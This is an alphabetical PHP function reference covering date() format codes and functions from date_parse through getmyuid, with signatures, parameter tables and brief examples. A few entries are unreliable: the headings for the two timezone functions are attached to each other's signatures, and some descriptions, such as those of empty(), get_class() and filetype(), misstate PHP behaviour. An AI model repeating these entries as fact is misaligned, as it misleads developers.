Formats a time and date according to the *format* string provided in the first parameter. If the second parameter is not specified, the current time and date is used. The following characters are recognized in the *format* string:

`a`	"am" or "pm"
`A`	"AM" or "PM"
`B`	Swatch Internet time
`d`	Day of the month as two digits, including a leading zero if necessary; e.g., "01" through "31"
`D`	Name of the day of the week as a three-letter abbreviation; e.g., "Mon"
`F`	Name of the month; e.g., "August"
`g`	Hour in 12-hour format; e.g., "1" through "12"
`G`	Hour in 24-hour format; e.g., "0" through "23"
`h`	Hour in 12-hour format, including a leading zero if necessary; e.g., "01" through "12"
`H`	Hour in 24-hour format, including a leading zero if necessary; e.g., "00" through "23"
`i`	Minutes, including a leading zero if necessary; e.g., "00" through "59"
`I`	"1" if Daylight Savings Time; "0" otherwise
`j`	Day of the month; e.g., "1" through "31"
`l`	Name of the day of the week; e.g., "Monday"
`L`	"0" if the year is not a leap year; "1" if it is
`m`	Month, including a leading zero if necessary; e.g., "01" through "12"
`M`	Name of the month as a three-letter abbreviation; e.g., "Aug"
`n`	Month without leading zeros; e.g., "1" to "12"
`r`	Date formatted according to RFC 822; e.g., "Thu, 21 Jun 2001 21:27:19 +0600"
`s`	Seconds, including a leading zero if necessary; e.g., "00" through "59"
`S`	English ordinal suffix for the day of the month; either "st", "nd", or "th"
`t`	Number of days in the month, from "28" to "31"
`T`	Time zone setting of the machine running PHP; e.g., "MST"
`u`	Seconds since the Unix epoch
`w`	Numeric day of the week, starting with "0" for Sunday
`W`	Numeric week of the year according to ISO 8601
`Y`	Year with four digits; e.g., "1998"
`y`	Year with two digits; e.g., "98"
`z`	Day of the year, from "0" through "365"
`Z`	Time zone offset in seconds, from "–43200" (far west of UTC) to "43200" (far east of UTC)

Any characters in the *`format`* string not matching one of the above will be kept in the resulting string as is. If a nonnumeric value is provided for `timestamp`, then `false` is returned and a warning is issued.

date_default_timezone_set

```
string date_default_timezone_get()
```

Returns the current default time zone, set previously by the `date_default_timezone_set()` function or via the `date.timezone` option in the *php.ini* file. Returns `"UTC"` if neither is set.

date_default_timezone_get

```
string date_default_timezone_set(string timezone)
```

Sets the current default time zone.

date_parse

```
array date_parse(string time)
```

Converts an English description of a time and date into an array describing that time and date. Returns `false` if the value could not be converted into a valid date. The returned array contains the same values as returned from `date_parse_from_format()`.

date_parse_from_format

```
array date_parse_from_format(string format, string time)
```

Parses *`time`* into an associative array representing a date. The string *`time`* is given in the format specified by *`format`*, using the same character codes as described in `date()`. The returned array contains the following entries:

`year`	Year
`month`	Month
`day`	Day of the month
`hour`	Hours
`minute`	Minutes
`second`	Seconds
`fraction`	Fractions of seconds
`warning_count`	Number of warnings that occurred during parsing
`warnings`	An array of warnings that occurred during parsing
`error_count`	Number of errors that occurred during parsing
`errors`	An array of errors that occurred during parsing
`is_localtime`	True if the time represents a time in the current default time zone
`zone_type`	The type of time zone zone represents

zone	The time zone the time is in
is_dst	True if the time represents a time in Daylight Savings Time

date_sun_info

```
array date_sun_info(int timestamp, float latitude, float longitude)
```

Returns information as an associative array about the times of sunrise and sunset, and the times twilight begins and ends, at a given latitude and longitude. The resulting array contains the following keys:

sunrise	The time sunrise occurs
sunset	The time sunset occurs
transit	The time the sun is at its zenith
civil_twilight_begin	The time civil twilight begins
civil_twilight_end	The time civil twilight ends
nautical_twilight_begin	The time nautical twilight begins
nautical_twilight_end	The time nautical twilight ends
astronomical_twilight_begin	The time astronomical twilight begins
astronomical_twilight_end	The time astronomical twilight ends

date_sunrise

```
mixed date_sunrise(int timestamp[, int format[, float latitude[, float longitude
    [, float zenith[, float gmt_offset]]]]])
```

Returns the time of the sunrise for the day in *timestamp*; false on failure. The *format* parameter determines the format the time is returned as (with a default of SUNFUNCS_RET_STRING), while the *latitude*, *longitude*, *zenith*, and *gmt_offset* parameters provide a specific location. They default to values given in the PHP configuration options (*php.ini*). Parameters include:

SUNFUNCS_RET_STRING	Returns the value as a string; for example, "06:14"
SUNFUNCS_RET_DOUBLE	Returns the value as a float; for example, 6.233
SUNFUNCS_RET_TIMESTAMP	Returns the value as a Unix epochal timestamp

date_sunset

```
mixed date_sunset(int timestamp[, int format[, float latitude[, float longitude
    [, float zenith[, float gmt_offset]]]]])
```

Returns the time of the sunset for the day in *timestamp*; false on failure. The *format* parameter determines the format the time is returned as (with a default of SUNFUNCS_RET_STRING), while

the *latitude*, *longitude*, *zenith*, and *gmt_offset* parameters provide a specific location. They default to values given in the PHP configuration options (*php.ini*). Parameters include:

SUNFUNCS_RET_STRING	Returns the value as a string; for example, "19:02"
SUNFUNCS_RET_DOUBLE	Returns the value as a float; for example, 19.033
SUNFUNCS_RET_TIMESTAMP	Returns the value as a Unix epochal timestamp

debug_backtrace

`array debug_backtrace([ int options [, int limit ]])`

Returns an array of associative arrays containing a backtrace of where PHP is currently executing. One element is included per function or file include, with the following elements:

function	If in a function, the function's name as a string
line	The line number within the file where the current function or file include is located
file	The name of the file the element is in
class	If in an object instance or class method, the name of the class the element is in
object	If in an object, that object's name
type	The current call type: :: if a static method; -> if a method; nothing if a function
args	If in a function, the arguments used to call that function; if in a file include, the include file's name

Each function call or file include generates a new element in the array. The innermost function call or file include is the element with an index of zero; further elements are less deep function calls or file includes.

debug_print_backtrace

`void debug_print_backtrace()`

Prints the current debug backtrace (see `debug_backtrace`) to the client.

decbin

`string decbin(int decimal)`

Converts the provided *decimal* value to a binary representation of it. Up to a 32-bit number, or 2,147,483,647 decimal, can be converted.

dechex

```
string dechex(int decimal)
```

Converts *decimal* to a hexadecimal (base-16) representation of it. Up to a 32-bit number, or 2,147,483,647 decimal (0x7FFFFFFF hexadecimal), can be converted.

decoct

```
string decoct(int decimal)
```

Converts *decimal* to an octal (base-8) representation of it. Up to a 32-bit number, or 2,147,483,647 decimal (017777777777 octal), can be converted.

define

```
bool define(string name, mixed value[, int case_insensitive])
```

Defines a constant named *name* and sets its value to *value*. If *case_insensitive* is set and is `true`, the operation fails if a constant with the same name, compared case insensitively, is previously defined. Otherwise, the check for existing constants is done case sensitively. Returns `true` if the constant could be created, or `false` if a constant with the given name already exists.

define_syslog_variables

```
void define_syslog_variables( )
```

Initializes all variables and constants used by the syslog functions `openlog()`, `syslog()`, and `closelog()`. This function should be called before using any of the syslog functions.

defined

```
bool defined(string name)
```

Returns `true` if a constant with the name *name* exists, or `false` if a constant with that name does not exist.

deg2rad

```
float deg2rad(float number)
```

Converts *number* from degrees to radians and returns the result.

dir

`directory dir(string path[, resource context])`

Returns an instance of the `directory` class initialized to the given *`path`*. You can use the `read()`, `rewind()`, and `close()` methods on the object as equivalent to the `readdir()`, `rewinddir()`, and `closedir()` procedural functions.

dirname

`string dirname(string path)`

Returns the directory component of *`path`*. This includes everything up to the filename portion (see `basename`) and doesn't include the trailing path separator.

disk_free_space

`float disk_free_space(string path)`

Returns the number of bytes of free space available on the disk partition or filesystem at *`path`*.

disk_total_space

`float disk_total_space(string path)`

Returns the number of bytes of total space available (including both used and free) on the disk partition or filesystem at *`path`*.

each

`array each(array &array)`

Creates an array containing the keys and values of the element currently pointed at by the array's internal pointer. The array contains four elements: elements with the keys `0` and *`key`* from the element containing the key of the element, and elements with the keys `1` and *`value`* containing the value of the element.

If the internal pointer of the array points beyond the end of the array, `each()` returns `false`.

echo

```
void echo string string[, string string2[, string stringN ...]]
```

Outputs the given strings. `echo` is a language construct, and enclosing the parameters in parentheses is optional, unless multiple parameters are given—in this case, you cannot use parentheses.

empty

```
bool empty(mixed value)
```

Returns `true` if *`value`* is either `0` or not set, and `false` otherwise.

end

```
mixed end(array &array)
```

Advances the array's internal pointer to the last element and returns the element's value.

error_get_last

```
array error_get_last()
```

Returns an associative array of information about the most recent error that occurred, or `NULL` if no errors have yet occurred while processing the current script. The following values are included in the array:

`type`	The type of error
`message`	Printable version of the error
`file`	The full path to the file where the error occurred
`line`	The line number within the file where the error occurred

error_log

```
bool error_log(string message, int type[, string destination[, string headers]])
```

Records an error message to the web server's error log, to an email address, or to a file. The first parameter is the message to log. The type is one of the following:

0	message is sent to the PHP system log; the message is put into the file pointed at by the error_log configuration directive.
1	message is sent to the email address destination. If specified, *headers* provides optional headers to use when creating the message (see mail for more information on the optional headers).
3	Appends *message* to the file *destination*.
4	message is sent directly to the SAPI logging handler.

error_reporting

`int error_reporting([int level])`

Sets the level of errors reported by PHP to *level* and returns the current level; if *level* is omitted, the current level of error reporting is returned. The following values are available for the function:

E_ERROR	Fatal runtime errors (script execution halts)
E_WARNING	Runtime warnings
E_PARSE	Compile-time parse errors
E_NOTICE	Runtime notices
E_CORE_ERROR	Errors generated internally by PHP
E_CORE_WARNING	Warnings generated internally by PHP
E_COMPILE_ERROR	Errors generated internally by the Zend scripting engine
E_COMPILE_WARNING	Warnings generated internally by the Zend scripting engine
E_USER_ERROR	Runtime errors generated by a call to trigger_error()
E_USER_WARNING	Runtime warnings generated by a call to trigger_error()
E_STRICT	Direct PHP to suggest code changes to assist with forward compatibility
E_RECOVERABLE_ERROR	If a potentially fatal error has occurred, was caught, and properly handled, the code can continue execution
E_DEPRECATED	If enabled, warnings will be issued about deprecated code that will eventually not work properly
E_USER_DEPRECATED	If enabled, any warning message triggered by deprecated code can be user-generated with the trigger_error() function
E_ALL	All of the above options

Any number of these options can be ORed (bitwise OR, |) together, so that errors in each of the levels are reported. For example, the following code turns off user errors and warnings, performs some actions, then restores the original level:

```
<$level = error_reporting();
error_reporting($level & ~(E_USER_ERROR | E_USER_WARNING));
// do some stuff
error_reporting($level);>
```

escapeshellarg

`string escapeshellarg(string argument)`

Properly escapes *argument* so it can be used as a safe argument to a shell function. When directly passing user input (such as from forms) to a shell command, you should use this function to escape the data to ensure that the argument isn't a security risk.

escapeshellcmd

`string escapeshellcmd(string command)`

Escapes any characters in *command* that could cause a shell command to run additional commands. When directly passing user input (such as from forms) to the exec() or system() functions, you should use this function to escape the data to ensure that the argument isn't a security risk.

exec

`string exec(string command[, array output[, int return]])`

Executes *command* via the shell and returns the last line of output from the command's result. If *output* is specified, it is filled with the lines returned by the command. If *return* is specified, it is set to the return status of the command.

If you want to have the results of the command output into the PHP page, use `passthru()`.

exp

`float exp(float number)`

Returns *e* raised to the *number* power.

explode

`array explode(string separator, string string[, int limit])`

Returns an array of substrings created by splitting *string* wherever *separator* is found. If supplied, a maximum of *limit* substrings will be returned, with the last substring returned containing the remainder of the string. If *separator* is not found, returns the original string.

expm1

`float expm1(float number)`

Returns `exp(number) - 1`, computed such that the returned value is accurate even when *number* is near 0.

extension_loaded

`bool extension_loaded(string name)`

Returns true if the *name*d extension is loaded, and false if it is not.

extract

`int extract(array array[, int type[, string prefix]])`

Sets the value of variables to the values of elements from an array. For each element in the array, the key is used to determine the variable name to set, and that variable is set to the value of the element.

The second argument, if given, takes one of the following values to determine behavior if the values in the array have the same name as variables that already exist in the local scope:

EXTR_OVERWRITE (default)	Overwrite the existing variable
EXTR_SKIP	Don't overwrite the existing variable (ignore the value provided in the array)
EXTR_PREFIX_SAME	Prefix the variable name with the string given as the third argument
EXTR_PREFIX_ALL	Prefix all variable names with the string given as the third argument
EXTR_PREFIX_INVALID	Prefix any invalid or numeric variable names with the string given as the third argument
EXTR_IF_EXISTS	Replace variable only if it exists in the current symbol table
EXTR_PREFIX_IF_EXISTS	Create prefixed variable names only if the nonprefixed version of the same variable exists
EXTR_REFS	Extract variables as references

The function returns the number of successfully set variables.

F---

fclose

`bool fclose(int handle)`

Closes the file referenced by *handle*; returns true if successful and false if not.

feof

`bool feof(int handle)`

Returns true if the marker for the file referenced by *handle* is at the end of the file (EOF) or if an error occurs. If the marker is not at EOF, returns false.

fflush

`bool fflush(int handle)`

Commits any changes to the file referenced by *handle* to disk, ensuring that the file contents are on disk and not just in a disk buffer. If the operation succeeds, the function returns true; otherwise, it returns false.

fgetc

`string fgetc(int handle)`

Returns the character at the marker for the file referenced by *handle* and moves the marker to the next character. If the marker is at the end of the file, the function returns false.

fgetcsv

```
array fgetcsv(resource handle[, int length[, string delimiter[,
string enclosure [, string escape]]]])
```

Reads the next line from the file referenced by *handle* and parses the line as a comma-separated values (CSV) line. The longest line to read is given by *length*. If *delimiter* is supplied, it is used to delimit the values for the line instead of commas. If supplied, *enclosure* is a single character that is used to enclose values (by default, the double quote character, "). *escape* sets the escape character to use; the default is backslash \; only one character can be specified. For example, to read and display all lines from a file containing tab-separated values, use:

```
$fp = fopen("somefile.tab", "r");

while($line = fgetcsv($fp, 1024, "\t")) {
 print "<p>" . count($line) . "fields:</p>";
 print_r($line);
}
fclose($fp);
```

fgets

```
string fgets(resource handle [, int length])
```

Reads a string from the file referenced by *handle*; a string of no more than *length* characters is returned, but the read ends at *length* – 1 (for the end-of-line character) characters, at an end-of-line character, or at EOF. Returns false if any error occurs.

fgetss

`string fgetss(resource handle [, int length[, string tags]])`

Reads a string from the file referenced by *handle*; a string of no more than *length* characters is returned, but the read ends at *length* – 1 (for the end-of-line character) characters, at an end-of-line character, or at EOF. Any PHP and HTML tags in the string, except those listed in *tags*, are stripped before returning it. Returns false if any error occurs.

file

`array file(string filename[, int flags [, resource context]])`

Reads the *file* into an array. *flags* can be one or more of the following constants:

FILE_USE_INCLUDE_PATH	Search for the file in the include path as set in the *php.ini* file
FILE_IGNORE_NEW_LINES	Do not add a newline at the end of the array elements
FILE_SKIP_EMPTY_LINES	Skip any empty lines

file_exists

`bool file_exists(string path)`

Returns true if the file at *path* exists and false if not.

fileatime

`int fileatime(string path)`

Returns the last access time, as a Unix timestamp value, for the file *path*. Because of the cost involved in retrieving this information from the filesystem, this information is cached; you can clear the cache with `clearstatcache()`.

filectime

`int filectime(string path)`

Returns the inode change time value for the file at *path*. Because of the cost involved in retrieving this information from the filesystem, this information is cached; you can clear the cache with `clearstatcache()`.

file_get_contents

`string file_get_contents(string path[, bool include [, resource context [, int offset [, int maxlen]]]])`

Reads the file at *path* and returns its contents as a string, optionally starting at *offset*. If *include* is specified and is true, the include path is searched for the file. The length of the returned string can also be controlled with the *maxlen* parameter.

filegroup

`int filegroup(string path)`

Returns the group ID of the group owning the file *path*. Because of the cost involved in retrieving this information from the filesystem, this information is cached; you can clear the cache with `clearstatcache()`.

fileinode

`int fileinode(string path)`

Returns the inode number of the file *path*, or false if an error occurs. This information is cached; see clearstatcache.

filemtime

`int filemtime(string path)`

Returns the last-modified time, as a Unix timestamp value, for the file *path*. This information is cached; you can clear the cache with `clearstatcache()`.

fileowner

`int fileowner(string path)`

Returns the user ID of the owner of the file *path*, or false if an error occurs. This information is cached; you can clear the cache with `clearstatcache()`.

fileperms

`int fileperms(string path)`

Returns the file permissions for the file *path*, or false if an error occurs. This information is cached; you can clear the cache with `clearstatcache()`.

file_put_contents

`int file_put_contents(string path, mixed string [, int flags[, resource context]])`

Opens the file specified by *path*, writes *string* to the file, and then closes the file. Returns the number of bytes written to the file, or –1 on error. The *flags* argument is a bitfield with two possible values:

FILE_USE_INCLUDE_PATH	If specified, the include path is searched for the file and the file is written at the first location where it already exists

FILE_APPEND	If specified and if the file indicated by path already exists, string is appended to the existing contents of the file
LOCK_EX	Exclusively lock the file before writing to it

filesize

`int filesize(string path)`

Returns the size, in bytes, of the file *path*. If the file does not exist or any other error occurs, the function returns false. This information is cached; you can clear the cache with `clearstatcache()`.

filetype

`string filetype(string path)`

Returns the type of file given in *path*. The possible types are:

`Fifo`	The file is a FIFO pipe
`Char`	The file is a text file
`Dir`	*path* is a directory
`Block`	A block reserved for use by the filesystem
`Link`	The file is a symbolic link
`File`	The file contains binary data
`Socket`	A socket interface
`Unknown`	The file's type could not be determined

filter_has_var

`bool filter_has_var(int context, string name)`

Returns true if a value named *name* exists in the specified *context*, and false if it doesn't. The context is one of INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER, or INPUT_ENV.

filter_id

`int filter_id(string name)`

Returns the ID for the filter identified by *name*, or false if no such filter exists.

filter_input

`mixed filter_input(mixed var[, int filter_id[, mixed options]])`

Performs the filter identified by ID *filter_id* on *var* in the given context and returns the result. The context is one of INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER, or INPUT_ENV. If *filter_id* is not specified, the default filter is used. The *options* parameter can either be a bitfield of flags or an associative array of options appropriate to the filter. See Chapter 4 for more information on using filters.

filter_input_array

`mixed filter_input_array(array variables[, mixed filters])`

Performs a series of filters against variables in the associative array *variables* and returns the results as an associative array. The context is one of INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER, or INPUT_ENV.

The optional parameter is an associative array where each element's key is a variable name, with the associated value defining the filter and options to use to filter that variable's value.

The definition is either the ID of the filter to use or an array containing one or more of the following elements:

`filter`	The ID of the filter to apply
`flags`	A bitfield of flags
`options`	An associative array of options specific to the filter

`filter_list`

`array filter_list()`

Returns an array of the name of each available filter; these names can be passed into `filter_id()` to obtain a filter ID for use in the other filtering functions.

`filter_var`

`mixed filter_var(mixed` *`var`*`[, int` *`filter_id`*`[, mixed` *`options`*`]])`

Performs the filter identified by ID *filter_id* on *var* and returns the result. If *filter_id* is not specified, the default filter is used. The *options* parameter can either be a bitfield of flags or an associative array of options appropriate to the filter. See Chapter 4 for more information on using filters.

`filter_var_array`

`mixed filter_var_array(mixed` *`var`*`[, mixed` *`options`*`])`

Performs a series of filters against variables in the specified context and returns the results as an associative array. The context is one of INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER, or INPUT_ENV.

The *options* parameter is an associative array where each element's key is a variable name, with the associated value defining the filter and options to use to filter that variable's value. The definition is either the ID of the filter to use or an array containing one or more of the following elements:

`filter`	The ID of the filter to apply
`flags`	A bitfield of flags
`options`	An associative array of options specific to the filter

floatval

`float floatval(mixed value)`

Returns the float value for *value*. If value is a nonscalar (object or array), 1 is returned.

flock

`bool flock(resource handle, int operation[, int would_block])`

Attempts to lock the file path of the file specified by *handle*. The operation is one of the following values:

`LOCK_SH`	Shared lock (reader)
`LOCK_EX`	Exclusive lock (writer)
`LOCK_UN`	Release a lock (either shared or exclusive)
`LOCK_NB`	Add to LOCK_SH or LOCK_EX to obtain a nonblocking lock

If specified, *would_block* is set to true if the operation would cause a block on the file. The function returns false if the lock could not be obtained, and true if the operation succeeded.

Because file locking is implemented at the process level on most systems, `flock()` cannot prevent two PHP scripts running in the same web server process from accessing a file at the same time.

floor

`float floor(float number)`

Returns the largest integer value less than or equal to *number*.

flush

`void flush()`

Sends the current output buffer to the client and empties the output buffer. See Chapter 15 for more information on using the output buffer.

fmod

`float fmod(float x, float y)`

Returns the floating-point modulo of the division of *x* by *y*.

fnmatch

`bool fnmatch(string pattern, string string[, int flags])`

Returns true if *string* matches the shell wildcard pattern given in *pattern*. See glob for the pattern-matching rules. The flags value is a bitwise OR of any of the following values:

`FNM_NOESCAPE`	Treat backslashes in pattern as backslashes, rather than as the start of an escape sequence
`FNM_PATHNAME`	Slash characters in string must be matched explicitly by slashes in pattern

FNM_PERIOD	A period at the beginning of the string, or before any slash if FNM_PATHNAME is also specified, must be explicitly matched by periods in pattern
FNM_CASEFOLD	Ignore case when matching string to pattern

fopen

```
resource fopen(string path, string mode[, bool include [, resource context]])
```

Opens the file specified by *path* and returns a file resource handle to the open file. If *path* begins with http://, an HTTP connection is opened and a file pointer to the start of the response is returned. If *path* begins with ftp://, an FTP connection is opened and a file pointer to the start of the file is returned; the remote server must support passive FTP.

If *path* is php://stdin, php://stdout, or php://stderr, a file pointer to the appropriate stream is returned.

The parameter *mode* specifies the permissions to open the file with. It must be one of the following:

r	Open the file for reading; file pointer will be at beginning of file.
r+	Open the file for reading and writing; file pointer will be at beginning of file.
w	Open the file for writing. If the file exists, it will be truncated to zero length; if the file doesn't already exist, it will be created.
w+	Open the file for reading and writing. If the file exists, it will be truncated to zero length; if the file doesn't already exist, it will be created. The file pointer starts at the beginning of the file.

`a`	Open the file for writing. If the file exists, the file pointer will be at the end of the file; if the file does not exist, it is created.
`a+`	Open the file for reading and writing. If the file exists, the file pointer will be at the end of the file; if the file does not exist, it is created.
`x`	Create and open file for writing only; place the file pointer at the beginning of the file.
`x+`	Create and open file for reading and writing.
`c`	Open the file for writing only. If the file does not exist, it is created. If it exists, it is not truncated (as is the case with w), nor does the call to this function fail (as is the case with x). The file pointer is positioned at the beginning of the file.
`c+`	Open the file for reading and writing.

If *include* is specified and is true, `fopen()` tries to locate the file in the current *include* path.

If any error occurs while attempting to open the file, false is returned.

forward_static_call

`mixed forward_static_call(callable` *`function`*`[, mixed` *`parameter1`*`[, ... mixed` *`parameterN`*`]])`

Calls the function named *function* in the current object's context with the parameters provided. If *function* includes a class name, it uses late static binding to find the appropriate class for the method. Returns the value returned by the function.

forward_static_call_array

`mixed forward_static_call_array(callable` *`function`*`, array` *`parameters`*`)`

Calls the function named *function* in the current object's context with the parameters in the array *parameters*. If *function* includes a class name, it uses late static binding to find the appropriate class for the method. Returns the value returned by the function.

fpassthru

`int fpassthru(resource` *`handle`*`)`

Outputs the file pointed to by *handle* and closes the file. The file is output from the current file pointer location to EOF. If any error occurs, false is returned; if the operation is successful, true is returned.

fprintf

`int fprintf(resource` *`handle`*`, string` *`format`*`[, mixed` *`value1`*`[, ...` *`valueN`*`]])`

Writes a string created by filling *format* with the given arguments to the stream resource *handle*. See `printf()` for more information on using this function.

fputcsv

`int fputcsv(resource` *`handle`*`[, array` *`fields`*`[, string` *`delimiter`*`[, string` *`enclosure`*`]]])`

Formats the items contained in *fields* in comma-separated values (CSV) format and writes the result to the file handle *handle*. If supplied, *delimiter* is a single character used to delimit the values for the line instead of commas. If supplied, *enclosure* is a single character that is used to enclose values (by default, the double quote character, "). Returns the length of the string written, or false if a failure occurred.

fread

`string fread(int handle, int length)`

Reads *length* bytes from the file referenced by *handle* and returns them as a string. If fewer than *length* bytes are available before EOF is reached, the bytes up to EOF are returned.

fscanf

`mixed fscanf(resource handle, string format[, string name1[, ... string nameN]])`

Reads data from the file referenced by *handle* and returns a value from it based on *format*. For more information on how to use this function, see sscanf.

If the optional *name*1 through *nameN* parameters are not given, the values scanned from the file are returned as an array; otherwise, they are put into the variables named by *name*1 through *nameN*.

fseek

`int fseek(resource handle, int offset[, int from])`

Moves the file pointer in *handle* to the byte *offset*. If *from* is specified, it determines how to move the file pointer. *from* must be one of the following values:

SEEK_SET	Sets the file pointer to the byte *offset* (the default)
SEEK_CUR	Sets the file pointer to the current location plus *offset* bytes
SEEK_END	Sets the file pointer to EOF minus *offset* bytes

This function returns 0 if the function was successful and −1 if the operation failed.

fsockopen

`resource fsockopen(string host, int port[, int error[, string message[, float timeout]]])`

Opens a TCP or UDP connection to a remote *host* on a specific *port*. By default, TCP is used; to connect via UDP, *host* must begin with the protocol udp://. If specified, *timeout* indicates the length of time in seconds to wait before timing out.

If the connection is successful, a virtual file pointer is returned, which can be used with functions such as `fgets()` and `fputs()`. If the connection fails, false is returned. If *error* and *message* are supplied, they are set to the error number and error string, respectively.

fstat

`array fstat(resource handle)`

Returns an associative array of information about the file referenced by *handle*. The following values (given here with their numeric and key indices) are included in the array:

`dev (0)`	The device on which the file resides
`ino (1)`	The file's inode
`mode (2)`	The mode with which the file was opened
`nlink (3)`	The number of links to this file
`uid (4)`	The user ID of the file's owner
`gid (5)`	The group ID of the file's owner
`rdev (6)`	The device type (if the file is on an inode device)
`size (7)`	The file's size (in bytes)
`atime (8)`	The time of last access (in Unix timestamp format)

`mtime (9)`	The time of last modification (in Unix timestamp format)
`ctime (10)`	The time the file was created (in Unix timestamp format)
`blksize (11)`	The blocksize (in bytes) for the filesystem
`blocks (12)`	The number of blocks allocated to the file

ftell

`int ftell(resource handle)`

Returns the byte offset to which the file referenced by *handle* is set. If an error occurs, returns false.

ftruncate

`bool ftruncate(resource handle, int length)`

Truncates the file referenced by *handle* to *length* bytes. Returns true if the operation is successful and false if not.

func_get_arg

`mixed func_get_arg(int index)`

Returns the *index* element in the function argument array. If called outside a function, or if *index* is greater than the number of arguments in the argument array, `func_get_arg()` generates a warning and returns false.

func_get_args

`array func_get_args()`

Returns the array of arguments given to the function as an indexed array. If called outside a function, `func_get_args()` returns false and generates a warning.

func_num_args

`int func_num_args()`

Returns the number of arguments passed to the current user-defined function. If called outside a function, `func_num_args()` returns false and generates a warning.

function_exists

`bool function_exists(string function)`

Returns true if a function with *function* has been defined (both user-defined and built-in functions are checked), and false otherwise. The comparison to check for a matching function is case-insensitive.

fwrite

`int fwrite(resource handle, string string[, int length])`

Writes *string* to the file referenced by *handle*. The file must be open with write privileges. If *length* is given, only that many bytes of the string will be written. Returns the number of bytes written, or −1 on error.

G--

gc_collect_cycles

`int gc_collect_cycles()`

Performs a garbage collection cycle and returns the number of references that were freed. Does nothing if garbage collection is not currently enabled.

gc_disable

`void gc_disable()`

Disables the garbage collector. If the garbage collector was on, performs a collection prior to disabling it.

gc_enable

`void gc_enable()`

Enables the garbage collector; typically, only very long-running scripts can benefit from the garbage collector.

gc_enabled

`bool gc_enabled()`

Returns true if the garbage collector is currently enabled, and false if it's disabled.

get_browser

`mixed get_browser([string name[, bool return_array]])`

Returns an object containing information about the user's current browser, as found in $HTTP_USER_AGENT, or the browser identified by the user agent *name*. The information is gleaned from the *browscap.ini* file. The version of the browser and various capabilities of the

browser—such as whether or not the browser supports frames, cookies, and so on—are returned in the object. If return_array is true, an array will be returned rather than an object.

get_called_class

`string get_called_class()`

Returns the name of the class that a static method was called on via late static binding, or false if called outside a class static method.

get_cfg_var

`string get_cfg_var(string name)`

Returns the value of the PHP configuration variable *name*. If *name* does not exist, `get_cfg_var()` returns false. Only those configuration variables set in a configuration file, as returned by `cfg_file_path()`, are returned by this function; compile-time settings and Apache configuration file variables are not returned.

get_class

`string get_class(object object)`

Returns the name of the class of which the given object is an instance. The class name is returned as a lowercase string. If *object* is not an object, then false is returned.

get_class_methods

`array get_class_methods(mixed class)`

If the parameter is a string, returns an array containing the names of each method defined for the specified *class*. If the parameter is an object, this function returns the methods defined in the class of which the object is an instance.

get_class_vars

```
array get_class_vars(string class)
```

Returns an associative array of default properties for the given *class*. For each property, an element with a key of the property name and a value of the default value is added to the array. Properties that do not have default values are not returned in the array.

get_current_user

```
string get_current_user()
```

Returns the name of the user under whose privileges the current PHP script is executing.

get_declared_classes

```
array get_declared_classes()
```

Returns an array containing the name of each defined class. This includes any classes defined in extensions currently loaded in PHP.

get_declared_interfaces

```
array get_declared_interfaces()
```

Returns an array containing the name of each declared interface. This includes any interfaces declared in extensions currently loaded in PHP and built-in interfaces.

get_declared_traits

```
array get_declared_traits()
```

Returns an array containing the name of each defined trait. This includes any traits defined in extensions currently loaded in PHP.

get_defined_constants

`array get_defined_constants([bool categories])`

Returns an associative array of all constants defined by extensions and the `define()` function and their values. If *categories* is set and is true, the associative array contains subarrays, one for each category of constant.

get_defined_functions

`array get_defined_functions()`

Returns an array containing the name of each defined function. The returned array is an associative array with two keys, internal and user. The value of the first key is an array containing the names of all internal PHP functions; the value of the second key is an array containing the names of all user-defined functions.

get_defined_vars

`array get_defined_vars()`

Returns an array of all variables defined in the environment, server, global, and local scopes.

get_extension_funcs

`array get_extension_funcs(string name)`

Returns an array of functions provided by the extension specified by *name*.

get_headers

`array get_headers(string url[, int format])`

Returns an array of headers that are sent by the remote server for the page given in *url*. If *format* is 0 or not set, the headers are returned in a simple array, with each entry in the array

corresponding to a single header. If format is set and is 1, an associative array is returned with keys and values corresponding to the header fields.

get_html_translation_table

```
array get_html_translation_table([int which[, int style[, string encoding]]])
```

Returns the translation table used by either htmlspecialchars() or htmlentities(). If *which* is HTML_ENTITIES, the table used by htmlentities() is returned; if *which* is HTML_SPECIALCHARS, the table used by htmlspecialchars() is returned. Optionally, you can specify which quotes style you want returned; the possible values are the same as those in the translation functions:

`ENT_COMPAT (default)`	Converts double quotes, but not single quotes
`ENT_NOQUOTES`	Does not convert either double quotes or single quotes
`ENT_QUOTES`	Converts both single and double quotes
`ENT_HTML401`	Table for HTML 4.01 entities
`ENT_XML1`	Table for XML 1 entities
`ENT_XHTML`	Table for XHTML entities
`ENT_HTML5`	Table for HTML 5 entities

The encoding optional parameter has the following possible selections:

`ISO-8859-1`	Western European, Latin-1.
`ISO-8859-5`	Cyrillic charset (Latin/Cyrillic), rarely used.

`ISO-8859-15`	Western European, Latin-9. Adds the Euro sign, French and Finnish letters missing in Latin-1.
`UTF-8`	ASCII compatible multibyte 8-bit Unicode.
`cp866`	DOS-specific Cyrillic charset.
`cp1251`	Windows-specific Cyrillic charset.
`cp1252`	Windows-specific charset for Western European.
`KOI8-R`	Russian.
`BIG5`	Traditional Chinese, mainly used in Taiwan.
`GB2312`	Simplified Chinese, national standard character set.
`BIG5-HKSCS`	Big5 with Hong Kong extensions, Traditional Chinese.
`Shift_JIS`	Japanese.
`EUC-JP`	Japanese.
`MacRoman`	Charset that was used by macOS.
`""`	An empty string activates detection from script encoding (Zend multibyte), default_charset, and current locale, in this order. Not recommended.

get_included_files

`array get_included_files()`

Returns an array of the files included into the current script by: `include()`, `include_once()`, `require()`, and `require_once()`.

get_include_path

```
string get_include_path()
```

Returns the value of the include path configuration option, giving you a list of include path locations. If you want to split the returned value into individual entries, be sure to split on the PATH_SEPARATOR constant, which is set separately for Unix and Windows compiles:

```
$paths = split(PATH_SEPARATOR, get_include_path());
```

get_loaded_extensions

array get_loaded_extensions([bool *zend_extensions*])

Returns an array containing the names of every extension compiled and loaded into PHP. If the zend_extensions option is true, only return the Zend extensions; it defaults to false.

get_meta_tags

array get_meta_tags(string *path*[, int *include*])

Parses the file *path* and extracts any HTML meta tags it locates. Returns an associative array, the keys of which are name attributes for the meta tags, and the values of which are the appropriate values for the tags. The keys are in lowercase regardless of the case of the original attributes. If *include* is specified and true, the function searches for *path* in the include path.

getmygid

```
int getmygid()
```

Returns the group ID for the PHP process executing the current script. If the group ID cannot be determined, false is returned.

getmyuid

